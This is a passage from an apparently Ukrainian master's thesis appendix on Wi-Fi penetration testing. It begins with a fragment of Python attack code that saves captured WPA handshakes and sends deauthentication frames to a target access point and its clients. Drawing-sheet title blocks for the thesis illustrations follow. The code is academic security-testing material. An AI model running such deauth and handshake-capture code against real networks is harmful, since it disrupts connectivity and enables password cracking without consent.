        bssid_safe = re.escape(bssid.replace(':', '-'))
        date = '\d{4}-\d{2}-\d{2}T\d{2}-\d{2}-\d{2}'
        get_filename = re.compile('handshake_%s_%s_%s\.cap' %
(essid_safe, bssid_safe, date))

        for filename in os.listdir(Configuration.wpa_handshake_dir):
            cap_filename = os.path.join(Configuration.wpa_handshake_dir,
filename)
            if os.path.isfile(cap_filename) and re.match(get_filename,
filename):
                return Handshake(capfile=cap_filename, bssid=bssid,
essid=essid)

        return None

    def save_handshake(self, handshake):
        '''
            Saves a copy of the handshake file to hs/
            Args:
                handshake - Instance of Handshake containing bssid,
essid, capfile
        '''
        # Create handshake dir
        if not os.path.exists(Configuration.wpa_handshake_dir):
            os.makedirs(Configuration.wpa_handshake_dir)

        # Generate filesystem-safe filename from bssid, essid and date
        if handshake.essid and type(handshake.essid) is str:
            essid_safe = re.sub('[^a-zA-Z0-9]', '', handshake.essid)
```

```
        else:
            essid_safe = 'UnknownEssid'
        bssid_safe = handshake.bssid.replace(':', '-')
        date = time.strftime('%Y-%m-%dT%H-%M-%S')
        cap_filename = 'handshake_%s_%s_%s.cap' % (essid_safe,
bssid_safe, date)
        cap_filename = os.path.join(Configuration.wpa_handshake_dir,
cap_filename)

        if Configuration.wpa_strip_handshake:
            Color.p('{+} {C}stripping{W} non-handshake packets, saving
to {G}%s{W}...' % cap_filename)
            handshake.strip(outfile=cap_filename)
            Color.pl('{G}saved{W}')
        else:
            Color.p('{+} saving copy of {C}handshake{W} to {C}%s{W} ' %
cap_filename)
            copy(handshake.capfile, cap_filename)
            Color.pl('{G}saved{W}')

        # Update handshake to use the stored handshake file for future
operations
        handshake.capfile = cap_filename


    def deauth(self, target):
        '''
            Sends deauthentication request to broadcast and every client
of target.
            Args:
                target - The Target to deauth, including clients.
        '''
        if Configuration.no_deauth: return

        for index, client in enumerate([None] + self.clients):
            if client is None:
                target_name = '*broadcast*'
            else:
                target_name = client
            Color.clear_entire_line()
            Color.pattack('WPA',
                    target,
                    'Handshake capture',
                    'Deauthing {O}%s{W}' % target_name)
            Aireplay.deauth(target.bssid, client_mac=client, timeout=2)

if __name__ == '__main__':
    Configuration.initialize(True)
    from ..model.target import Target
    fields = 'A4:2B:8C:16:6B:3A, 2015-05-27 19:28:44, 2015-05-27
19:28:46,  11,  54e,WPA, WPA, , -58,        2,        0,   0.  0.  0.
0,   9, Test Router Please Ignore, '.split(',')
    target = Target(fields)
    wpa = AttackWPA(target)
    try:
        wpa.run()
    except KeyboardInterrupt:
        Color.pl('')
```


ІЛЮСТРАТИВНА ЧАСТИНА

ІНФОРМАЦІЙНА ТЕХНОЛОГІЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ МЕРЕЖ WI-FI

СХЕМА ІНФОРМАЦІЙНОЇ ТЕХНОЛОГІЇ


					08-20.МКР.010.00.000 ІЧ1		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Схема інформаційної системи	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					

АЛГОРИТМ РЕЄСТРАЦІЇ ПРИСТРОЮ В ПАНЕЛІ КЕРУВАННЯ ПРИСТРОЯМИ




					08-20.МКР.010.00.000 ІЧ2		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Алгоритм реєстрації пристрою в панелі керування пристроями	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					

СТРУКТУРА БАЗИ ДАНИХ




					08-20.МКР.010.00.000 ІЧЗ		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Структура бази даних	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					

АРХІТЕКТУРА ЗАСОБУ




					08-20.МКР.010.00.000 І4		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Архітектура засобу	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					

ІНТЕРФЕЙС ВЕБ-ДОДАТКУ



					08-20.МКР.010.00.000 І4 5		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Інтерфейс веб-додатку	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					

АЛГОРИТМ АВТОМАТИЧНОЇ РЕЄСТРАЦІЇ БОТА TELEGRAM



					08-20.МКР.010.00.000 ІЧ6		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Самохвал П.Т.			Інформаційна технологія тестування на проникнення мереж Wi-Fi Алгоритм автоматичної реєстрації бота Telegram	Літ.	Арк. 1 / Аркушів 1
Перевір.		Куперштейн Л.М					
Рецензент		Савицька Л. А.				ВНТУ гр. 1 БС-20 м	
Н. Контр.		Самохвал П.Т.					
Затверд.		Лужецький В.А.					